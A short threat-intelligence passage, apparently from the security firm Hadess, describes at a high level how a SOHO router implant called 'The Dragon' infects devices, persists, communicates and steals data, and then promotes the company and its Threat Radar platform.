Analyzing the Custom Router Implant: The Dragon implant primarily targets SOHO (Small Office/Home Office) routers commonly used in residential and small business environments. It exhibits a range of advanced capabilities and evasive techniques to maintain persistence and avoid detection by traditional security solutions.

1. Infection and Persistence: The initial infection vector involves malicious downloads masquerading as legitimate software updates, leveraging social engineering techniques to entice users into executing the malicious payload. Once inside the target network, The Dragon implant establishes persistence by embedding itself deeply within the router's firmware, making it challenging to detect and remove.
2. Command and Control (C2) Communication: The Dragon relies on a complex command and control infrastructure, allowing threat actors to remotely control compromised routers. This communication channel enables the implant to receive commands, exfiltrate data, and receive updates to enhance its capabilities.
3. Evasion and Stealth Techniques: To evade detection, The Dragon implements various anti-analysis and anti-debugging techniques, making it challenging for security researchers to analyze its behavior. Additionally, the implant communicates over non-standard ports and utilizes encryption to obfuscate its activities, further complicating detection efforts.
4. Information Theft and Exploitation: Once compromised, The Dragon can steal sensitive information from the network, including login credentials, financial data, and personal information. The implant can also be used as a launching pad for further attacks against other devices on the network or to deliver additional malware payloads.

HADESS

cat /etc/HADESS

We are "Hadess"; A group of cyber security experts and white hat hackers who, in addition to discovering and reporting vulnerabilities to big companies such as Google, Apple and Twitter, have the honor of working with famous Iranian companies over the past years. Ayman Burhan Rehiaft Azarakhsh Cyber Security Company provides its customers with integrated solutions in the field of cyber security, with a deep insight and understanding of the software development process as well as the development infrastructure.

Website:

WWW.HADESS.IO

Threat Radar

WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.